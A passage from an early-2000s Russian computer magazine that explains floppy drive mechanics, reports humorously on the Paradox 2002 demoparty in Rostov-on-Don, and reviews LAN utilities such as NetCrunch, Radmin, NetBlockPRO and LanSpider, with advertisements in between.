преобразуется в поступательное движение кронштейна. Это позволяет ему перемещаться вперед-назад в зависимости от направления вращения оси электродвигателя.




● Блок магнитных головок

Как и в жестком диске, считывание/запись информации на магнитное покрытие диска производят так называемые магнитные головки. Что же они собой представляют? На логическом уровне головку следует разделить на две части. Первая отвечает за запись информации, вторая, соответственно, за ее чтение. На фото отчетливо видны два продольных "пупырышка" - один с черной линией, другой без. Тот, что с линией, отвечает за излучение магнитного поля в сторону покрытия диска, то есть за запись информа-

ции. Излучатель представляет собой примитивный электромагнит, способный создавать магнитное поле различной напряженности. Черная полоска - не что иное, как выведенный наружу кусок сердечника электромагнита. Читающая часть головки представляет собой замкнутый контур из медного проводника, в котором, под действием переменного магнитного поля (это поле создается неоднородно заряженной поверхностью диска), возникают электромагнитные колебания - фактически прочитанная информация. Головки размещаются на жестких кронштейнах с обеих сторон диска и касаются его поверхности во время работы с дискетой.

ну вот и они: «пупырышки» и полоска

на верхней планке тоже головка



это и есть шаговый двигатель


● Электроника

Работой всего устройства (позиционирование головок, включение двигателя, считывание и запись информации на магнитное покрытие) руководит электронная часть устройства. Тут речь идет не только об электронной плате, но и контроллере устройства, который в современных матерях интегрирован прямо в chipset. Для танкистов следует пояснить следующее: никакое устройство не может по ряду причин напрямую взаимодействовать с процессором, как и не может самостоятельно управлять собой. Для взаимодействия между устройством и CPU используются контроллеры - устройства, которые выступают в роли "переводчиков" между, к примеру, 32-разрядным процессором и 16-разрядным устройством. На электронной плате нет ничего интересного, кроме микросхемы управления двигателями - основным и шаговым. Также на плате есть два разъема для подключения к компьютеру. Через первый устройству передается питание - напряжение в 5 вольт, по второму, через 40-жильный кабель, происходит взаимодействие устройства с контроллером.

● How does it work?!

Сразу после того, как ты вставил дискету в привод, включается основной электродвигатель, который раскручивает диск, находящийся внутри дискеты, относительно неподвижных магнитных головок. При попытке обратиться к нему (ты, например, кликнул по ярлыку "диск А:") включается шаговый двигатель, который отводит головки в системную область, где они пытаются прочесть таблицу размещения файлов. В случае удачи информация о записанных на дискете файлах передается контроллеру, который, в свою очередь, отдает ее центральному процессору. В случае,

если таблица не может быть прочитана, делается попытка ее восстановления из резервной копии, которая также хранится на дискете. После этого устройство готово к работе. Что происходит, когда ты обращаешься к какому-то файлу? Устройство смотрит в таблицы, шаговый двигатель отводит головки туда, где хранятся требуемые данные. Прочитанная информация транспортируется к контроллеру, тот, после обработки, передает ее по скоростной шине процессору. Аналогично происходит запись информации на дискету. После извлечения диска из привода основной двигатель останавливается, устройство бездействует. До следующей дискеты.



PC_Zone

PARADOX DEMOPARTY 2002


night_ (yomoma.ru) vs SINtez & cuttah (X-Crew)

PARADOX 2002

С 9ого по 10ое сентября в беспокойном городе Ростов-на-Дону в клубе Titanic проходила демопати Paradox. Скорее всего, это лучшая демопати во всей нашей Руси :) Для хардкорных демщиков сразу скажем: мы не особо шизанутые на компо, для нас любая пати - это прежде всего вечеринка. Поэтому в этом репорте не будет скучных описаний выставленных работ, кто что подготовил и как кого преселектили злобные организаторы. Такие репорты ты без труда найдешь в инете. Мы же хотим показать всем нашим читателям другую сторону пати - веселую, интересную, тусовочную.

NIGHT_

Я давно обещал Твинцену приехать на парадокс. Поэтому, на этот парадокс (четвертый по счету) мы твердо решили ехать. Заранее запаслись билетами, навели много шума, писали на Йомоме, я тер с буржуйами (не люблю все-таки их так называть), короче готовились. А поскольку в нашем возрасте с пустыми руками ездить как-то не прилично, мы решили сделать две демы - одну от неопга, вторую от thro. Но сил мы явно не рассчитали, а поэтому сделали только одну (и ту не доделали). Кроме этого, я уломал Асмана сделать 64к от Йомомы. Так, взяв все необходимое для доделывания нашей продукции на пати, двинули в путь.



atgorb перед алкогольной агонией

SINTEZ & CUTTER

Все началось с того, что Куттер умудрился опоздать на 30 минут. Правда все обошлось и мы двинулись на вокзал. После отправления поезда произошла приятная неожиданность: в нашем вагоне ехали две молоденькие проводницы. Правда на их покорение решили временно забыть, так как в поезде с нами ехали сразу две демо группы: T-Rex и Yomoma. T-Rex'ы вообще оказались в соседнем вагоне и мы зарулили к ним. С ними также ехала неизвестная команда бурундуков Zlobware в лице Delta с Analyzer'ом. Немного поболтав, двинули дальше к йомавам. Эти панки собрались большой тусой и своими разговорами просто распугивали весь окружающий их вагон. Послушали их и через некоторый промежуток времени о себе дали знать физиологические запросы: желудки хотели кушать. Соответственно пошли мы в вагон ресторан. Там проходила милая беседа, которая омрачилась каким-то взрослым дебилом, бросившего фразу найту: "В репу хочешь?". На что night_ спокойно ответил: "Спасибо, не надо..." Честное слово, мужик - идиот :(И откуда такие 50

летние придурки берутся?? Кстати, это и было нашим первым эксцессом при поездке на пати. В общем мужик был успешно послан, но неприятный осадок остался. Потрепавшись еще немного, наша культурная программа в поезде приходила к завершению и мы полупьяные пошли спать.


ПЕРШУЮ ДЕНЬ

NIGHT_

Выйдя из поезда в Ростове и познакомившись со всеми встречавшими нас чуваками (ну кроме Жеки и Кина, их-то мы знали), встретили Manwe, Sunman'a и t-rex'ов (все они ехали в нашем поезде). Решили найти Синтеза и Куттера. Синтеза и Куттера видно не было. Кто-то стал предполагать, что они напиль и их высадили. Кто-то, что они напиль, им дали люлей и высадили. Кто-то, что они сами вышли не доезжая до Ростова, так как с бодуна ничего не понятно. Кто-то предполагал, что они уснули и уехали в депо. Короче мы решили что они взрослые и сами до пати доберутся.

SINTEZ & CUTTER

Бла-бла. Вышли из города и прибалдели. Это что за город?? Какие-то живые руины. Будто не Ростов-на-Дону, а Тмутаракань в 15ом веке. Но ничего, надемся на лучшее. Надежды оправдались - в центре оказалось цивильно. В общем дошли мы до гостиницы, покидали вещи и сразу поехали на пати. На начало мы, естественно, опоздали, пропустив тем самым ZX-Spectrum'овскую музыку. Кстати, при входе необходимо было зарегистрироваться, после чего выдают рулон разнообразных бумажек и самое приятное: бесплатный компакт-диск с прошлыми



Закуска найта :)

Paradox'ами. Окончив все процедуры, мы погрузились в просмотр пати.

NIGHT_

От бесконечного прослушивания музыки самых разных стилей и направлений (но одинаково утомляющих) нас спасло то, что у нас была недоделанная демка. Поэтому, разведя Twinzen'a на компьютер, мы начали в экстремальном темпе ее доделывать. Так мы и провели первый день пати. Помню только мое возмущение, когда в самый разгар работы, Твинцен со сцены объявил, что первый день парадокса закончился. "Как так? Что за зло?" - подумал я, посмотрев на часы: еще и пяти вечера не было. Но ничего не оставалось, как выключить компьютер и от-

РОСТОВ-ПАПА

Немного о самом городе. Грустно признавать, но это совсем небезопасный город. В нем чуть ли не каждый третий идет с быковской рожей. А если оказаться не в центре города, а где-нибудь на окраине, то это может очень печально закончиться. Минимум - хорошо набьют морду, а так, можно и живым не вернуться :(То ли дело в центре гулять, но и здесь может быть все что угодно. Вот сидели мы в баре и открывается нам такая картина: две девушки пихают друг друга. Как вдруг первая второй бьет кулаком, да так, что вторая заваливается головой об асфальт. Мы просто стояли с открытыми ртами! Весь бар припал к окнам. Но и это еще не все. Первая еще в придачу со всей дури ногой по лицу, кровь из носа, еще удар, разбита губа. Мы просто выпадаем в осадок!!! Это что такое??? Такого еще просто НИКОГДА НИГДЕ НЕ ВИДЕЛИ. Такое далеко не все быканутые делают, а тут - бабы. Не девушки, а какое-то поганое бычье женского рода.

Но это уж из самого ненормального. Есть и хорошие моменты. Например, очень советуем кафе "Fashion", качество московского уровня. Если хочется пойти на дискотеку, то иди в клуб "Genius". Как говорит прогрессивная часть молодежи, это лучший клуб в городе. Еще есть клуб "BigSound", но там преобладают личности не особо обремененные интеллектом :).

правиться в Мак за едой, а потом ждать автобуса, который повез нас на хидден-пати и ночлег в одном месте...

SINTEZ & CUTTER

Первый день был не особо интересен. Конечно же все мы приехали ради демо-компо. Оговоримся сразу: мы не особые фанаты ZX-творчества, поэтому это наше, субъективное мнение. Единственное, что порадовало в первый день - это gfx (SINtez фэн этого компо). Была пару реально интересных работ, но все же день прошел в стиле аклиматизации, нам было все пофиг, хотелось посмотреть на город, прийти в себя, пообщаться с людьми. Примерно к пяти часам первый день пати начинал подходить к концу. К ее завершению проявился Inetman (житель Ростова, гроза IRC чатов), и завязалась сверх длинная беседа. После чего SINtez и Куттер успели выучить всю историю города, а также нашей планеты, начиная со дня сотворения Земли; также знали о каждой мусорке города, о всех заселяющих бомжах. В общем мы были вооружены знаниями. С ними мы и двинулись гулять по городу. Прогулки завершились желанием немного принять внутрь. Вначале мы зашли в бар "Chester", но из-за нездорового контингента и невменяемого охранника, перешли в кафе "Fashion". Оказалось очень уютное местечко. Оттуда, кстати, почерпнули модное ростовское выражение: четыре пачки маргарина во лбу. Так описывают людей с пониженным содержанием интеллекта в голове, или попросту говоря дебилов :) Поболтали, посмеялись и решили двинуться на дискотеку в клуб "Genius". Никого из демщиков в клубе не застали, они

остались квасить у себя на турбазе. Но ничего, колбасимся вдвоем. SINtez программирует своей речью несколько девушек. И вот, по прошествию получасового сеанса девушки сидят с открытыми ртами и внимательно осмысливают произнесенные им слова. Забавно :).

NIGHT_

Хиден-пати удалась на славу. Скажу, что проходила она на просто дикой базе отдыха "УМ-1", управляемого самой злой бабкой в мире. Нам строго запрещено пить и дебоширить на территории базы (ага, как же), а так же на меня были возложены обязанности самого главного по контролю за быстро становящимися пьяными сценарями. Дядя night_, временно исполняющий обязанности типа главного, бегал за всеми и успокаивал самых громких панков. К слову сказать, самыми громкими оказались как раз организаторы в лице Камы и Макса Taler'a, и не дававшая им покоя Галя, которая теперь, скорее стала именем нарицательным :).

ДЕНЬ ВТОРОЙ

SINTEZ & CUTTER

В гостиницу вернулись часа в 4 и тут же завалились спать. Куттер со своей бессонницей поднялся в 9 утра и стал щелкать телевизор. В 11 проявился заспанный и одновременно улыбающийся SINtez, после чего пошли процедуры утренней подмывки, завтрак и второй день пати. На пати мы встретили полностью обквашенных T-Rex'ов, особенно выделился amgorb. Он витал где-то в астральной проекции. Но ничего, мы собрались с силами и стали вникать в происходящее. Шли различные амижные демки вперемешку с рс'шными. Но все это были с прошлых демопатий. Как вдруг на экране появляется трехмерный вид колонк с летающей камерой во все стороны. Вначале подумали, что же это за демка такая странная? Оказалось - это такой обалденный плагин для винампа. Вот он очень порадовал, захотелось такую же фишку себе домой :). Под этот плагин и проходили все музыкальные конкурсы.



На пати. SINtez, Ramzai, Maxaoh

NIGHT_

Второй день для нас начался рано утром, так как надо было ехать на пати и доделывать демку, иначе демокомпо состояло бы из одних работ Critical Mass. Поэтому собравшись раньше других, мы двинули на патиплейс. Там опять взяли комп и погрузились в волшебный мир хардкода и харддезигна. Поэтому нам опять не пришлось слушать сочинения наших трекерщиков. Лишь иногда, самые злые и расстроенные звуки отрывали нас от работы. Нам это, конечно, не очень нравилось, но выбора особого не было :). Так, оторвавшись от жизни, которой жил Paradox, мы наконец дописали демку и понесли ее организаторам. Асман, к слову сказать, тоже успел кое-как (его комп был раз в десять злее нашего и вис каждые пятнадцать минут) закончить 64к интро.


ОБЩИЕ ЭМОЦИИ

NIGHT_

Тут хотелось бы отметить, что хоть демок в этом году на Paradox было мало, пара из них были действительно клевыми. Первая - это конечно же, наша ;), а

вторая - просто угарная демо от Critical Mass. Она честно заняла первое место, так как была очень хорошо сделана. Но самое классное в ней была, конечно же, синхронизация графики под музыку. Не понравилось только то, что она была под музыку Guano Apes. Но это не страшно. Думаю, теперь на Савеловском рынке, вместо "Please the cookie thing" будут крутить "Open your eyes" :).

SINTEZ & CUTTER

Сама демо-пати удалась. Были, конечно, занудные моменты. Например, многие засыпали от музыки. Ну нельзя же слушать композиций 20 подряд! Вообще, вся эта Traditional/Alternative/MP3/4-Channel music заняла больше всего времени. А из демок очень порадовала ZX-Spectrum'овская: эмуляция загрузки PC, потом запуск Windows 95 и большая порция юмора. Весь зал сидел в хохоте. Также с большим нетерпением ждали PC демок и ожидания были не напрасными. Всего их было 3 и все они были суперстап! "Open your eyes" // Critical mass и "Radial blur heroes" // Throb жутко порадовали своей графикой, а "Retribution" // Critical mass вставила от классного сюжета. В общем все это надо видеть :). Кстати, некоторые из демок уже можно скачать с <ftp://ftp.scene.org>. По окончании показа прошла раздача призов, все рады, демопати окончена. Впереди часы ожидания, поезд, обсуждение увиденного и приятное возвращение домой. 



Компьютеры ТАИСУ на базе процессора Intel® Pentium® 4 - ЦЕНТР вашей ЦИФРОВОЙ ВСЕЛЕННОЙ !

НАШИ ЦЕНЫ НЕ КУСАЮТСЯ, ОНИ ЕЩЕ МАЛЕНЬКИЕ !

Наши салоны в Москве:

- | | |
|---|-----------------------------------|
| - Ленинский проспект, 89/2, | тел: 132-1888/7100/5195, 133-6245 |
| - Овчиниковская наб., 22/24, | тел: 951-0656, 959-4809 |
| - Измайловская пл., 8, | тел: 166-2063 |
| - ТК "Москва", Тихорецкий бульвар, 1, | тел: 359-8088 |
| - ВКЦ Буденовский, проспект Буденного, 53, | тел: 788-1521 |
| - Митинский рынок, Пятницкое шоссе, владение 14 | тел: 720-0031 |
| - ВКЦ Савеловский, Суцевский вал, 5, стр. 1а, | тел: 784-6619 |



КАК НАМ ОБУСТРОИТЬ LAN

ОБЗОР ПОЛЕЗНЫХ ПРОГРАММ В ЛОКАЛЬНОЙ СЕТИ

На страницах X уже не раз затрагивались темы построения и отладки локальной сети. Мы рассказывали и о железе, и о правильной настройке необходимых протоколов. Мы изобретательно мучили сканеры, sniffеры, прокси и файрволлы. Мы даже на пальцах объясняли, как поднять собственный IRC-сервак. Но вот сеть построена, отлажена и работает как часы. И что, все? На этом можно успокоиться? Как бы не так! Просто пришло время от глобальных вопросов перейти к мелочам и попытаться сделать нашу жизнь в построенной локалке не только возможной, но и как можно более приятной. Надеюсь, этот небольшой обзор прог-"полезняшек" поможет тебе сделать первый шаг в указанном направлении :).

< NetCrunch 2.1 >
Shareware, 22 Mb
www.adremsoftware.com




Однако же, прежде чем браться за обустройство локальной сети, нужно четко и ясно представлять ее внутреннее устройство. Для этого крайне желательно иметь перед глазами наглядную схему с изображением всех компьютеров, роутеров, серверов и firewall-ов, а также связей между ними. Если подобной схемой ты еще не разжился (админ, зараза, темнит :), воспользуйся NetCrunch - утилитой поистине замечательной. Данная тулза самостоятельно сканирует заданный тобой диапазон IP-адресов, ищет различное сетевое оборудование, компьютеры, запущен-

ные на них сервисы и т.д., а потом выдает результаты своих изысканий в удобном для восприятия виде. Пример работы NetCrunch можно наблюдать на скриншоте. Впечатляет, правда? :) Более того, автоматически построенную схему разрешается дорабатывать и править вручную, а уж тут все зависит только от твоих знаний и фантазии. Я, к примеру, на работе загнал в NetCrunch план этажа в качестве бэкграунда, а затем разместил все элементы схемы так, как они располагаются в реальной жизни. Осуществил, так сказать, привязку к местности :). Кстати, я сделал это отнюдь не искусства ради (хотя картинка и впрямь получилась весьма симпатичная :). Дело в другом, в том, что NetCrunch умеет в режиме реального времени следить за работой компьютеров и сервисов. Поэтому, когда в сети случается сбой, то, благодаря указанной схеме, я сразу вижу, где ФИЗИЧЕСКИ находится "умерший" элемент.

< LanFlow 3.5 >
Shareware, 2.5 Mb
www.pacestar.com/lanflow


Автоматическое построение схемы сети - дело хорошее, но давай немного отвлечемся и представим, что LAN еще, собственно, и нет, но мы активно работаем над ее проектом. Что тогда? Пошло елозить огрызком карандаша по бумажке? Фу, Шура, это же не наш метод! :) В этом случае нам поможет программа LanFlow.



Это такой сильно навороченный векторный графический редактор, специально заточенный для рисования схем различных видов сетей. Вся прелесть LanFlow заключается в особой панели инструментов, откуда можно выбирать необходимые сетевые компоненты и перетаскивать их на чертёж. Кинул на рабочую область значок одного компьютера, второго, третьего, "поставил" хаб, сервер, указал, где будет сетевой принтер - вот тебе и схема. Быстро, чисто и хорошо. Неоценимое подспорье при расчетах и планировании LAN. Да и при создании иллюстраций для различных рефератов и курсовых работ студентами технических ВУЗов указанная прога может пригодиться :).

< Remote Administrator 2.1 >

Shareware, 1,4 Mb
www.radmin.com/russia



Итак, ты знаешь любимую LAN, как свои пять пальцев, любой сбой у тебя наглядно отображается, ты уже давно нарисовал и представил начальству красочные планы по дальнейшему расширению сетевых коммуникаций. Что же это означает на практике? А то, что в своей среде ты приобрел некоторый авторитет, и все менее опытные товарищи один за другим обращаются к тебе за помощью. Ты же, как человек добрый и отзывчивый, с радостью спешишь им на выручку. Но, разумеется, не на своих двоих, а посредством какой-нибудь системы удаленного администрирования. Утилит такого рода сейчас море, я же тебе расскажу о Remote Administrator-е - программе, проверенной временем, невероятно простой в установке и в использовании. Как и полагается у систем подобного рода, программа состоит из двух частей: сервера и клиента. Серверная часть Radmin-a (ставится на удаленной стороне) работает как обычное приложение или же, в случае с WinXP/2000/NT, как сервис. Клиентская же (администраторская) часть - совсем другая прога с простеньким интерфейсом. Стоит раз ее настроить, как чужой компьютер

полностью переходит в твоё распоряжение по одному единственному клику мыши. Самой главной изюминкой является функция "полный контроль", благодаря которой ты можешь работать с чужим компьютером в окне программы в точности, как со своим. Однако тебе также доступно управление удаленной станцией через telnet + простая функция обмена файлами.

< NetBlockPRO 1.33 >

Freeware, 600 kb
www.redcatsoft.com/rus



Ну что, жизнь в локалке налаживается? Ничего, это не долго. Дай людям освоиться, и вот уже половина из тех, кому ты недавно помогал найти на клавиатуре "any key", возмнит себя королями хака. Народ начнет ползать по сетке, подключаться к расшаренным ресурсам, выкачивать все подряд (это в лучшем случае, а в худшем - начнут сами заливать тебе на диски всякое дерьмо :)! А значит, в самом ближайшем будущем у тебя возникнет острая нужда в системе мониторинга общих ресурсов, такой, к примеру, как NetBlockPRO. А почему бы и нет, собственно? Сам по суди: NetBlockPRO состоит из двух частей: агента и мене-

джера. Первый автоматически загружается и до поры до времени тихо сидит в трее. Но как только кто-нибудь предпримет попытку подключения к расшаренному ресурсу, NetBlockPRO немедленно покажет окошко, рассказав, кто, куда и откуда лезет. Программа ведет великолепный LOG и имеет звуковое сопровождение: фраза "ЧТО? ОПЯТЬ?" при каждом новом подключении стоит многого. NetBlockPRO-монитор не менее полезен. С его помощью ты с легкостью увидишь все расшаренные и скрытые ресурсы плюс всех подключенных к ним пользователей. Ты сам определяешь, за какими папками и файлами надо следить, а за какими - нет. Если заметил неприятеля - можешь отключить его одним кликом, а если твоей ярости нет предела (ламеры атакуют! :) - прога позволяет обрубить все соединения разом. Используя функции "блокировать" и "блокировать все", ты гарантированно запретишь доступ к выбранному файлу или папке. И лишь тогда вздохнешь с облегчением, испытывая чувство глубокой признательности к автору NetBlockPRO, сделавшему свою прогу бесплатной для жителей бывшего СССР :).

< PrintSniffer Advanced 1.0 >

Freeware, 169 kb
www.terra-informatica.org/ilya/rus/

Ладно, расшаренные папки ты более-менее поставил под контроль. Можно вздохнуть свободно? Ну-ну... Я тоже так думал и на радостях решил распечатать кое-что на сетевом принтере. Страница, другая и... засада. Чернила кончились, а ведь на прошлой же неделе ставили новый картридж! И как их после этого называть? Впрочем, КАК называть, я приблизительно знаю, весь вопрос - КОГО. Никто же не признается! У нас на работе, чтобы учитывать, кто, когда и как пользовался сетевым принтером, на одной из машин в локалке пришлось ставить счетчик - программу PrintSniffer Advanced. Данная прога распространяется без инсталлятора, да и вся ее настройка сводится к выбору принтера (или нескольких), за которым сле-

NEXT

Что делает фантазию реальностью? U.S.Robotics

придумай

имя сетевого сайта

и выиграй

Широкополосный маршрутизатор – USR8000



Условия конкурса:

- Придумай имя для нового сетевого сайта в зоне **ru.net**
- Проверь, не занят ли он
- Направь свое предложение по адресу **usr@rrc.ru**

Автор лучшего названия выигрывает главный приз – маршрутизатор **USR8000**

Побочительные призы – два коммутатора **USR7905**



5-ти портовый коммутатор - **USR7905**

Итоги конкурса смотрите на сайте **www.rrc.ru** в конце декабря 2002 года

www.rrc.ru



Оптовые поставки оборудования осуществляет компания RRC - мастер-дистрибутор U.S.Robotics Corp.
• Москва: (095) 956-1717 • С.Петербург: (812) 325-0636 • pod@rrc.ru

PC_Zone

КАК НАМ ОБУСТРОИТЬ LAN


Stepan Ilyin aka Step (step@real.xakep.ru)



дует установить слежение, а также выбору файла, где будут сохраняться дата/время, имя пользователя, размер и количество страниц переданного принтеру документа. Выбор принтера осуществляется при помощи дерева LAN, которое PrintSniffer практически мгновенно строит при запуске или по первому требованию пользователя. Вся отснифаная информация выводится на экран, а также в заданный при настройке файл. Жаль, что пока файлу отчета немного не хватает наглядности. Но данная утилита уникальна в своем роде, так что ей легко прощают все недостатки.

< Vypress Chat 1.51 >


Shareware, 1 Mb
www.vypress.com/rus



А вообще, не такие уж они все и звери, соседи по локалке: и поиграть с ними можно, и фильм новенький кто-нибудь достанет, да и пообщаться приятно. Поэтому смело качаем дистрибутив Vypress Chat-a, самой, пожалуй, продвинутой системы обмена сообщениями в LAN. Легкость в освоении, отсутствие потребности в выделенном сервере, полноценный чат и "пейджер" - все играет ей на руку. Утилита готова к работе сразу после установки - Vypress Chat самостоятельно выбирает оптимальный протокол (TCP/IP или IPX) и настраивается в соответствии с параметрами сети. Запустил прогу, и навверняка появится ощущение "дежа вю": весь принцип общения построен по законам IRC: множество каналов, сменные темы, приватные сообщения, знакомые команды (/nick, /away и т.д.). Не хватает только ОПераторов, но, может, оно и к лучшему :). Через заданный промежуток времени, при нулевой активности пользователя, Vypress Chat автоматически поставит away-mode. Также в программе имеются специальные фильтры, которые (дай им только волю :) с удовольствием "займутся" сообщениями от нежелательных пользователей (босса, например :) или, скажем, мессагами, содержащими ненормативную лексику. Vypress chat можно использовать как обычный мессенджер, что очень сильно выделяет его среди конкурентов. Поверь, куда удобнее послать одиночное сообщение, когда надо сказать человеку лишь пару ласковых (об израсходованном картридже :), не вступая в длительную дискуссию.

< LanSpider 1.4 >


Shareware, 753kb
www.reymax.com



Я уже давно понял, что просить "соседей" посмотреть у себя на машине какой-либо файл - абсолютно бесполезное занятие. Лучше уж поискать самому, чем без конца выслушивать отговорки "не знаю, есть ли", "не помню, куда положил" и, естественно, "а зачем он тебе?". В Windows имеются встроенные средства для поиска в локальной сети. Но мы не мазохисты, поэтому трогать их не будем. Воспользуемся альтернативным поисковым механизмом. Лично мне приглянулся тот, который предлагает утилита LanSpider. Ну, начну с того, что мне понравился интерфейс данной проги: он выполнен, как говорится, по последнему писку моды - в стиле программы TweakeXP. Да и качество работы "Сетевого Паука" также никаких нареканий не вызывает :). Указав в разделе "Settings" скрытые сетевые ресурсы (расшаренные со знаком \$ на конце сетевого имени), имена и пароли для защищенных папок (параноики в сети!), а также количество потоков работы, можно приступить непосредственно к поиску. Имя файла и некоторые другие расширенные параметры (размер, дата создания файла и т.п.) задаются в разделе "Search". На данном этапе стоит указать ряд IP адресов или выбрать из удобного построенного программой дерева компьютеры, домены или рабочую группу. Не понимаю, почему отсутствует возможность выбора определенной папки или диска, однако, учитывая немалую скорость поиска, это можно простить, оставив на совести разработчиков :). Натравив паука на файлы с расширением avi, я уже через несколько секунду наблюдал, как в паутину начали сыпаться первые жертвы. Кстати, о паутине: у LanSpider она качественная: продвинутая, приятная да еще и в html конвертироваться умеет :)

< Ищейка Сервер 1.2 >

Shareware, 2.5 Mb
www.isleuthhound.com/ru

